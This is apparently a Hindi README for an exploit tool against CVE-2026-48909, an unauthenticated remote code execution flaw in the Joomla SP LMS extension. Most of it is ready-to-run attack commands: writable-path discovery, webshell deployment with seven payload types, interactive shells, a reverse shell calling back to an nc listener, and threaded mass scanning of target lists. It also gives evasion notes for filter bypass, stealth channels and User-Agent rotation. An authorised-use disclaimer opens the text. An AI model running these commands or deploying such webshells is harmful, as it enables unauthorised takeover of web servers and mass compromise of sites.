
[!IMPORTANT]
केवल अधिकृत उपयोग। यह उपकरण सुरक्षा अनुसंधान, शिक्षा, और उन सिस्टमों के परीक्षण के लिए है जिनके आप स्वामी हैं या जिनके लिए आपके पास स्पष्ट लिखित अनुमति है। कंप्यूटर सिस्टम तक अनधिकृत पहुंच अवैध है। लेखक दुरुपयोग के लिए कोई दायित्व नहीं लेता है।
विषय-सूची
अवलोकन
CVE-2026-48909 Joomla SP LMS एक्सटेंशन में एक गंभीर अनधिकृत PHP ऑब्जेक्ट इंजेक्शन है। यह उपकरण पूर्ण हमला श्रृंखला को लागू करता है ताकि सुरक्षा पेशेवर प्रयोगशाला या अधिकृत वातावरण में प्रभाव को मान्य कर सकें।
यह डिटेक्शन, पथ खोज, पेलोड वितरण, इंटरैक्टिव पोस्ट-एक्सप्लॉइटेशन (जहां अनुमति हो), सामूहिक मूल्यांकन, और वैकल्पिक सफाई को कवर करता है।
भेद्यता विवरण
| गुण | मान |
|---|
| CVE ID | CVE-2026-48909 |
| CVSS | 9.5 (गंभीर) |
| हमला वेक्टर | नेटवर्क - अनधिकृत |
| प्रभाव | रिमोट कोड निष्पादन |
| प्रभावित उत्पाद | Joomla SP LMS |
| प्रभावित संस्करण | 1.0.0 – 4.1.3 |
| पैच किया गया संस्करण | SP LMS 4.1.4+ |
| गैजेट श्रृंखला | Joomla < 5.2.2 आवश्यक |
संगतता मैट्रिक्स
| घटक | संस्करण | RCE |
|---|
| SP LMS | < 4.1.4 | असुरक्षित |
| SP LMS | ≥ 4.1.4 | पैच किया गया |
| Joomla | < 5.2.2 | गैजेट श्रृंखला उपयोग योग्य |
| Joomla | ≥ 5.2.2 | गैजेट श्रृंखला पैच किया गया |
विशेषताएं
मुख्य
| क्षमता | विवरण |
|---|
| अनधिकृत शोषण | कोई क्रेडेंशियल आवश्यक नहीं |
| एकाधिक पेलोड | 7 वेबशेल / निष्पादन वेरिएंट |
| इंटरैक्टिव शेल | तैनाती के बाद कमांड इतिहास सत्र |
| पथ खोज | स्वचालित लेखन योग्य पथ जांच |
| सफाई | परीक्षण के बाद तैनात वेबशेल हटाएं |
मूल्यांकन और संचालन
| क्षमता | विवरण |
|---|
| सामूहिक स्कैनिंग | बहु-थ्रेडेड लक्ष्य सूचियां (1000+) |
| प्रॉक्सी समर्थन | HTTP/SOCKS (Burp, ZAP, आदि) |
| रिवर्स शेल | लिसनर-आधारित पेलोड |
| स्टील्थ मोड | हेडर / POST-उन्मुख कमांड चैनल |
| रैंडमाइज़ेशन | UUID शेल नाम, User-Agent रोटेशन |
| रिपोर्टिंग | JSON, HTML, या CSV के रूप में निर्यात |
| डिटेक्शन सहायता | Joomla संस्करण जांच, --check-only, --safe-mode |
एवेज़न नोट्स
- जहां संभव हो Joomla के
cmd फ़िल्टर द्वारा अवरुद्ध वर्णों से बचता है
- बेस64 पैडिंग / स्लैश समस्याओं को कम करने के लिए हेक्स-एन्कोडेड PHP लेखन पथ
- कॉन्फ़िगरेबल विलंब और घूर्णनशील User-Agents
- कई इंजेक्शन / पथ उम्मीदवारों में पुनः प्रयास तर्क
स्थापना
आवश्यक शर्तें
- Python 3.6+
pip- परीक्षण के तहत लक्ष्य(ओं) तक नेटवर्क पहुंच
सेटअप
cd exploit

python3 -m venv venv
source venv/bin/activate          # Windows: venv\Scripts\activate

pip install -r requirements.txt

python3 "CVE-2026-48909 v3.0.py" --help
निर्भरताएं
requests>=2.31.0
urllib3>=2.0.0
argparse Python मानक पुस्तकालय के साथ आता है; इसे pip के माध्यम से स्थापित करने की आवश्यकता नहीं है।
त्वरित प्रारंभ
https://target.example को केवल प्रयोगशाला या अधिकृत लक्ष्य से बदलें।
एकल लक्ष्य — पथ खोजें + इंटरैक्टिव शेल
python3 "CVE-2026-48909 v3.0.py" https://target.example --find-path --interactive
सुरक्षित जाँच (कोई शोषण नहीं)
python3 "CVE-2026-48909 v3.0.py" https://target.example --check-only
python3 "CVE-2026-48909 v3.0.py" https://target.example --safe-mode
सामूहिक स्कैन
python3 "CVE-2026-48909 v3.0.py" --targets targets.txt --threads 20 --export results.html --export-format html
रिवर्स शेल (अधिकृत प्रयोगशाला)
# लिसनर
nc -lvnp 4444

# शोषण होस्ट
python3 "CVE-2026-48909 v3.0.py" https://target.example \
  --find-path \
  --shell-type reverse \
  --reverse-host 192.168.1.100 \
  --reverse-port 4444
उपयोग मार्गदर्शिका
पथ खोज
python3 "CVE-2026-48909 v3.0.py" https://target.example --find-path
ज्ञात लेखन योग्य पथ
python3 "CVE-2026-48909 v3.0.py" https://target.example --path /var/www/html/tmp/shell.php
इंटरैक्टिव सत्र
python3 "CVE-2026-48909 v3.0.py" https://target.example --find-path --interactive
एक-शॉट कमांड
python3 "CVE-2026-48909 v3.0.py" https://target.example --path /tmp/x.php --cmd "id"
स्टील्थ पेलोड + इंटरैक्टिव
python3 "CVE-2026-48909 v3.0.py" https://target.example --shell-type stealth --find-path --interactive
प्रॉक्सी (Burp / ZAP)
python3 "CVE-2026-48909 v3.0.py" https://target.example \
  --find-path --interactive \
  --proxy http://127.0.0.1:8080 \
  --insecure
सफाई
python3 "CVE-2026-48909 v3.0.py" https://target.example --cleanup /tmp/x.php
लक्ष्य सूची प्रारूप
https://lab-a.example
https://lab-b.example
https://lab-c.example
python3 "CVE-2026-48909 v3.0.py" -T targets.txt --threads 50 --export scan.json
कमांड संदर्भ
लक्ष्य
| तर्क | विवरण |
|---|
target | एकल लक्ष्य URL |
--targets, -T FILE | लक्ष्यों की फ़ाइल (प्रति पंक्ति एक URL) |
--path PATH | वेबशेल के लिए पूर्ण सर्वर पथ |
--shell-type TYPE | minimal, standard, stealth, base64, full, reverse, blindshell |
--shell-name NAME | वेबशेल फ़ाइल नाम (डिफ़ॉल्ट: x.php) |
नेटवर्क
| तर्क | विवरण |
|---|
--timeout SECONDS | अनुरोध टाइमआउट (डिफ़ॉल्ट: 15) |
--insecure | TLS प्रमाणपत्र सत्यापन छोड़ें |
--proxy URL | उदा. http://127.0.0.1:8080 |
--random-ua | User-Agent घुमाएं (डिफ़ॉल्ट रूप से सक्षम) |
--delay SECONDS | अनुरोधों के बीच देरी |
रिवर्स शेल
| तर्क | विवरण |
|---|
--reverse-host HOST | लिसनर होस्ट |
--reverse-port PORT | लिसनर पोर्ट |
मोड
| तर्क | विवरण |
|---|
--interactive, -i | तैनाती के बाद इंटरैक्टिव शेल |
--check-only | केवल भेद्यता जांच |
--safe-mode | गैर-विनाशकारी परीक्षण |
--find-path | स्वचालित रूप से लेखन योग्य पथ खोजें |
--cmd COMMAND | एक कमांड चलाएं और बाहर निकलें |
--cleanup PATH | पथ पर वेबशेल हटाएं |
--cleanup-after | शोषण के बाद सफाई |
सामूहिक स्कैन / रिपोर्ट
| तर्क | विवरण |
|---|
--threads NUM | कार्यकर्ता थ्रेड (डिफ़ॉल्ट: 10) |
--export FILE | परिणामों के लिए आउटपुट पथ |
--export-format FORMAT | json, html, csv (डिफ़ॉल्ट: json) |
लॉगिंग
| तर्क | विवरण |
|---|
--log-file FILE | लॉग फ़ाइल में लिखें |
--quiet, -q | शांत मोड |
--verbose, -v | विस्तृत आउटपुट |
--no-banner | बैनर छुपाएं |
पेलोड प्रकार
 cerberusmrxi/cve-2026-48909-joomla-sp-exploit